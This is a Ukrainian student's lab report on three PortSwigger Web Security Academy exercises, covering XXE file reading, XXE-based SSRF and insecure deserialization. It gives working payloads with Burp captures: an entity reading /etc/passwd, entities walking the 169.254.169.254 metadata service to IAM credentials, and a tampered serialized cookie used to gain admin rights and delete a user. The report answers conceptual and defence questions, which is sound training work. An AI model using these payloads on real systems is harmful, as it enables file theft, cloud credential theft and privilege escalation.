

XML Attacks та Insecure Deserialization

Кувавiна Софiя

Практична частина

Крок 1. XXE

Лабораторiя: retrieve-files Інструкцiя: <https://portswigger.net/web-security/xxe/lab-exploiting-xxe-t>

1. Відкрити сторiнку будь-якого товару.

WebSecurity
Academy

Exploiting XXE using external entities to retrieve files

[Back to lab description >>](#)

LAB

Not solved



Baby Minding Shoes



\$45.76



2. Натиснути «Check stock».

strong bond between parent and child in the years ahead.

Keep those tears and tantrums at bay, and order your first pair today!

London



Check stock

198 units

3. Увiмкнути Burp Suite - Intercept ON та перехопити POST-запит.

Time	Type	Direction	Method	URL
15:04:00 5 Apr...	HTTP	→ Request	POST	https://0a0500060454ea2b80fc7b1c007a00e7.web-security-academy.net/product/stock
15:04:00 5 Apr...	WS	→ To server		https://0a0500060454ea2b80fc7b1c007a00e7.web-security-academy.net/academyLabHeader

Request

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0a0500060454ea2b80fc7b1c007a00e7.web-security-academy.net
3 Cookie: session=zGUoyenfc5yYyxY1xnJP42kybwD5RzqD
4 Content-Length: 107
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/xml
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0500060454ea2b80fc7b1c007a00e7.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0500060454ea2b80fc7b1c007a00e7.web-security-academy.net/product?productId=3
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
    <stockCheck>
      <productId>
        3
      </productId>
      <storeId>
        1
      </storeId>
    </stockCheck>

```

4. Відправити запит у Repeater.

Request	Response
Pretty Raw Hex <pre> 1 POST /product/stock HTTP/2 2 Host: 0a0500060454ea2b80fc7b1c007a00e7.web-security-academy.net 3 Cookie: session=zGUoyenfc5yYyxY1xnJP42kybwD5RzqD 4 Content-Length: 107 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: ru-RU,ru;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/xml 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://0a0500060454ea2b80fc7b1c007a00e7.web-security-academy.net 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://0a0500060454ea2b80fc7b1c007a00e7.web-security-academy.net/product?productId=3 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 <?xml version="1.0" encoding="UTF-8"?> <stockCheck> <productId> 3 </productId> <storeId> 1 </storeId> </stockCheck> </pre>	

- Додати в XML наступний блок між декларацією та основним елементом:]>
- Замінити значення productId на &xxe;

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
  ]>

  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

- Відправити запит.
- У відповіді знайти вміст файлу /etc/passwd.

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab displays the raw HTTP request, including headers like Host, Cookie, Content-Type, and the XML body. The 'Response' tab shows the raw HTTP response, which is a 400 Bad Request with an XML body containing an error message: 'Invalid product ID: root:x:0:0:root:/root:/bin/bash' and a list of other invalid IDs.

1. Чому XML-парсер обробляє зовнішні сутності без обмежень?

Тому що парсер за замовчуванням підтримує зовнішні сутності і якщо їх не відключити, він просто обробляє їх як звичайну частину XML.

2. Яка саме частина запиту (DOCTYPE) змінює поведінку сервера?

Саме блок DOCTYPE, тому що в ньому ми задаємо ENTITY, і через це сервер починає підставляти зовнішні дані замість значення.

3. Чому вразливість дозволяє читати локальні файли, але не завжди виконувати код?

Тому що сервер просто читає і підставляє дані як текст, але не всі парсери виконують код, тому зазвичай це обмежується читанням файлів.

4. Які налаштування парсера повинні бути змінені для захисту?

Потрібно відключити обробку зовнішніх сутностей (ENTITY) і DOCTYPE, щоб сервер не міг звертатись до файлів або інших ресурсів.

Крок 2. XXE та SSRF

Лабораторія: <https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf>

1. Відкрити сторінку товару.

Web Security Academy

Exploiting XXE to perform SSRF attacks

[Back to lab description >>](#)


LAB Not solved



Pet Experience Days



\$83.50



[Home](#)

2. Натиснути «Check stock» та перехопити POST-запит у Burp.
3. Відправити запит у Repeater.

Dashboard Target Proxy **Repeater** Collaborator Sequencer Decoder

1 2 3 4 5 **6** × +

Send  Cancel < > Burp AI

Request

Pretty Raw Hex   ln ≡

```
1 POST /product/stock HTTP/2
2 Host: 0a920054030f7083844850f900c9003e.web-security-academy.net
3 Cookie: session=liSDYit0xAebkTdrLk60onirC9flo4li
4 Content-Length: 107
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/xml
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a920054030f7083844850f900c9003e.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0a920054030f7083844850f900c9003e.web-security-academy.net/product?prod
    uctId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
    <stockCheck>
        <productId>
            1
        </productId>
        <storeId>
            1
        </storeId>
    </stockCheck>
```

4. Додати DOCTYPE:]>

5. Замінити значення productId на &xxe;

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [
    <!ENTITY xxe SYSTEM "http://169.254.169.254/">
  ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

6. Відправити запит та отримати відповідь


Request		Response			
Pretty	Raw	Hex	Render		
<pre>Host: 0a920054030f7083844850f900c9003e.web-security-academy.net Cookie: session=liSDYit0xAebkTdrLk60onirC9flo4li Content-Length: 197 Sec-Ch-Ua-Platform: "Windows" Accept-Language: ru-RU,ru;q=0.9 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" Content-Type: application/xml Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Accept: */* Origin: https://0a920054030f7083844850f900c9003e.web-security-academy.net Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://0a920054030f7083844850f900c9003e.web-security-academy.net/product?productId=1 Accept-Encoding: gzip, deflate, br Priority: u=1, i <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE test [<!ENTITY xxe SYSTEM "http://169.254.169.254/">]> <stockCheck> <productId> &xxe; </productId> <storeId> 1 </storeId> </stockCheck></pre>		<pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 28 5 6 "Invalid product ID: latest"</pre>			

7. Поступово змінювати URL у ENTITY, досліджуючи внутрішній API: /latest/meta-data/ /latest/meta-data/iam/ /latest/meta-data/iam/security-credentials/ /latest/meta-data/iam/security-credentials/admin


Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 Host: 0a920054030f7083844850f900c9003e.web-security-academy.net 2 Cookie: session=1iSDYit0xAebkTdrLk60onirC9flo4li 3 Content-Length: 214 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: ru-RU,ru;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Content-Type: application/xml 8 Sec-Ch-Ua-Mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Accept: */* 11 Origin: https://0a920054030f7083844850f900c9003e.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a920054030f7083844850f900c9003e.web-security-academy.net/product?prod uctId=1 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 20 <?xml version="1.0" encoding="UTF-8"?> 21 <!DOCTYPE test [22 <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/"> 23]> 24 <stockCheck> 25 <productId> 26 <xxe> 27 </productId> 28 </stockCheck> </pre>				<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 25 5 6 "Invalid product ID: iam" </pre>			

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 Host: 0a920054030f7083844850f900c9003e.web-security-academy.net 2 Cookie: session=1iSDYit0xAebkTdrLk60onirC9flo4li 3 Content-Length: 218 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: ru-RU,ru;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Content-Type: application/xml 8 Sec-Ch-Ua-Mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Accept: */* 11 Origin: https://0a920054030f7083844850f900c9003e.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a920054030f7083844850f900c9003e.web-security-academy.net/product?prod uctId=1 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 20 <?xml version="1.0" encoding="UTF-8"?> 21 <!DOCTYPE test [22 <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/"> 23]> 24 <stockCheck> 25 <productId> 26 <xxe> </pre>				<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 42 5 6 "Invalid product ID: security-credentials" </pre>			

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 Host: 0a920054030f7083844850f900c9003e.web-security-academy.net 2 Cookie: session=1iSDYit0xAebkTdrLk60onirC9flo4li 3 Content-Length: 239 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: ru-RU,ru;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Content-Type: application/xml 8 Sec-Ch-Ua-Mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Accept: */* 11 Origin: https://0a920054030f7083844850f900c9003e.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a920054030f7083844850f900c9003e.web-security-academy.net/product?prod uctId=1 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 20 <?xml version="1.0" encoding="UTF-8"?> 21 <!DOCTYPE test [22 <!ENTITY xxe SYSTEM 23 "http://169.254.169.254/latest/meta-data/iam/security-credentials/"> 24]> 25 <stockCheck> 26 <productId> </pre>				<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 27 5 6 "Invalid product ID: admin" </pre>			



7. Отримати значення SecretAccessKey.



1. Чому сервер виконує HTTP-запит замість клієнта?

Тому що в XML додається ENTITY і XML-парсер сам звертається за цим URL тобто запит виконується на стороні сервера, а не клієнта

2. Чому адреса 169.254.169.254 є критичною у хмарних середовищах?

Тому що це спеціальна адреса metadata-сервісу, де зберігаються конфіденційні дані, наприклад ключі доступу і її не видно ззовні, але сервер має до неї доступ

3. Чим SSRF через XXE відрізняється від прямого SSRF?

Тим що тут SSRF відбувається через XML (через ENTITY), а не через звичайні параметри в запиті

4. Які внутрішні ресурси можуть бути доступні через таку атаку?

Можна отримати доступ до внутрішніх API, баз даних, metadata-сервісів, адмінок і інших сервісів, які недоступні ззовні

Крок 3. Insecure Deserialization

Лабораторія: <https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>

1. Увійти в систему: wiener / peter



Modifying serialized objects

LAB Not solved



[Back to lab description >>](#)

[Home](#) | [My account](#)

Login

Username

wiener

Password

Log in

2. перехопити запит після логіну (наприклад, GET /my-account).

17:02:25 5 Apr... HTTP → Request GET https://0a560006049b731d80826cd8008a00ff.web-security-academy.net/my-account?id=wiener

Request

Pretty Raw Hex

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a560006049b731d80826cd8008a00ff.web-security-academy.net
3 Cookie: session=Tzo00iJVc2VyIjoyOntz0jg6InVzZXJyZWllIjtz0jY6IndpZW51ciI7cz0l0iJhZGlpbiI7Yjow030%3d
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer: https://0a560006049b731d80826cd8008a00ff.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
```

3. Знайти cookie, що виглядає як закодований рядок (Base64).

```
Host: 0a560006049b731d80826cd8008a00ff.web-security-academy.net
Cookie: session=Tzo00iJVc2VyIjoyOntz0jg6InVzZXJyZWllIjtz0jY6IndpZW51ciI7cz0l0iJhZGlpbiI7Yjow030%3d
Cache-Control: max-age=0
```

4. У Burp Inspector переглянути його у декодованому вигляді.

Tzo0OiJvc2VyljoyOntzOjg6lnVzZXJlYXV1IlJtZ0jY6IndpZW5lciI7czo1OiJhZG1pbil7YjowO30%3d

O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}%3d

5. Виявити, що це serialized-об'єкт, наприклад: admin = false

admin = false (бо b:0)

5. Відправити запит у Repeater.

Dashboard Target Proxy Repeater Collaborator Sequencer Dec

1 2 3 4 5 6 7 8 9 x +

Send Cancel < > Burp AI

Request

Pretty Raw Hex

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a560006049b731d80826cd8008a00ff.web-security-academy.net
3 Cookie: session=
  Tzo00iJVc2VyIjoyOntzOjg6InVzZXJhZG1pbiI7YjowO3
  0t3d
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer:
  https://0a560006049b731d80826cd8008a00ff.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

6. Змінити значення: admin=false → admin=true

O:4:"User":2:[s:8:"username";s:6:"wiener";s:5:"admin";b:1;]%3d

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJhZG1pbiI7YjowO30IM2Q=

9. Відправити запит.

Request

PrettyRawHex

```
1 GET /my-account?id=viener HTTP/2
2 Host: 0a560006049b731d80826cd8008a00ff.web-security-academy.net
3 Cookie: session=
Tso00iJvc2VyIjoyOntz0jg6InVzZXJwYWllIjtz0jY6IndpZW51ciI7cmol0iJhZG1pbiI7Yjox03
01M2Q=
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="146"
14 Sec-Ch-UA-Mobile: ?0
15 Sec-Ch-UA-Platform: "Windows"
16 Referer:
https://0a560006049b731d80826cd8008a00ff.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Response

PrettyRawHexRender

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3283
6
7 <!DOCTYPE html>
8 <html>
9 <!--LAB_HEAD_START-->
10 <head>
11 <link href=/resources/labheader/css/academyLabHeader.css rel=
stylesheet>
12 <link href=/resources/css/labs.css rel=stylesheet>
13 <title>
Modifying serialized objects
14 </title>
15 </head>
16 <!--LAB_HEAD_END-->
17 <body>
<script src=/resources/labheader/js/labHeader.js>
</script>
18 <!--LAB_HEADER_START-->
19 <div id=academyLabHeader>
20 <section class=academyLabBanner>
21 <div class=container>
22 <div class=logo>
23 </div>
24 <div class=title-container>
<h2>
Modifying serialized objects
25 </h2>
<a class=link-back href=
https://portswigger.net/web-security/deserializa
```

10. Перейти на /admin

Request

PrettyRawHex

```
1 GET /admin HTTP/2
2 Host: 0a560006049b731d80826cd8008a00ff.web-security-academy.net
3 Cookie: session=
Tso00iJvc2VyIjoyOntz0jg6InVzZXJwYWllIjtz0jY6IndpZW51ciI7cmol0iJhZG1pbiI7Yjox03
01M2Q=
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="146"
14 Sec-Ch-UA-Mobile: ?0
15 Sec-Ch-UA-Platform: "Windows"
16 Referer:
https://0a560006049b731d80826cd8008a00ff.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Response

PrettyRawHexRender

```
55 <header class=notification-header>
56 </header>
57 <section>
58 <div>
59 Users
60 </div>
61 <div>
62 <span>
63 viener -
64 </span>
65 <a href=/admin/delete?username=viener>
Delete
66 </a>
67 </div>
68 <div>
69 <span>
70 carlos -
71 </span>
72 <a href=/admin/delete?username=carlos>
Delete
73 </a>
74 </div>
75 </section>
76 <div class=footer-wrapper>
77 </div>
78 </body>
79 </html>
```

11. Виконати запит /admin/delete?username=carlos

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET	/admin/delete?username=carlos	HTTP/2		1	HTTP/2	302	Found	
2	Host:	0a560006049b731d80826cd8008a00ff.web-security-academy.net			2	Location:	/admin		
3	Cookie:	session=Tzo0OiJVc2VyIjoyOntz0jg6InVzZXJhYXV1Ijtz0jY6IndpZW51ciI7cz01OiJhZG1pbiI7Yjox03Q1M2Q=			3	X-Frame-Options:	SAMEORIGIN		
4	Cache-Control:	max-age=0			4	Content-Length:	0		
5	Accept-Language:	ru-RU,ru;q=0.9			5				
6	Upgrade-Insecure-Requests:	1			6				
7	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36							
8	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7							
9	Sec-Fetch-Site:	same-origin							
10	Sec-Fetch-Mode:	navigate							
11	Sec-Fetch-User:	?1							
12	Sec-Fetch-Dest:	document							
13	Sec-Ch-Ua:	"Not-A.Brand";v="24", "Chromium";v="146"							
14	Sec-Ch-Ua-Mobile:	?0							
15	Sec-Ch-Ua-Platform:	"Windows"							
16	Referer:	https://0a560006049b731d80826cd8008a00ff.web-security-academy.net/login							
17	Accept-Encoding:	gzip, deflate, br							
18	Priority:	u=0, i							
19									



Modifying serialized objects

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share y

My Account

Your username is: wiener

Email

Update email

1. Чому сервер довіряє serialized-об'єкту з cookie?

Бо сервер сам його створює і думає що користувач його не змінює, він не перевіряє підпис чи цілісність тому приймає будь-який змінений варіант як коректний

2. Чим ця атака відрізняється від звичайного parameter tampering?

Тут змінюється не просто параметр типу id а цілий об'єкт з полями тобто ми впливаємо на внутрішню логіку, а не тільки на один параметр

3. Які властивості об'єкта є критичними для безпеки?

Поля, які відповідають за доступ: admin, role, isAdmin, permissions

4. Чому десеріалізація часто призводить до ескалації прав або RCE?

Бо сервер автоматично довіряє об'єкту після десеріалізації і якщо там підмінені

дані то отримуєш більше прав, а якщо об'єкт містить небезпечну логіку то може виконатись код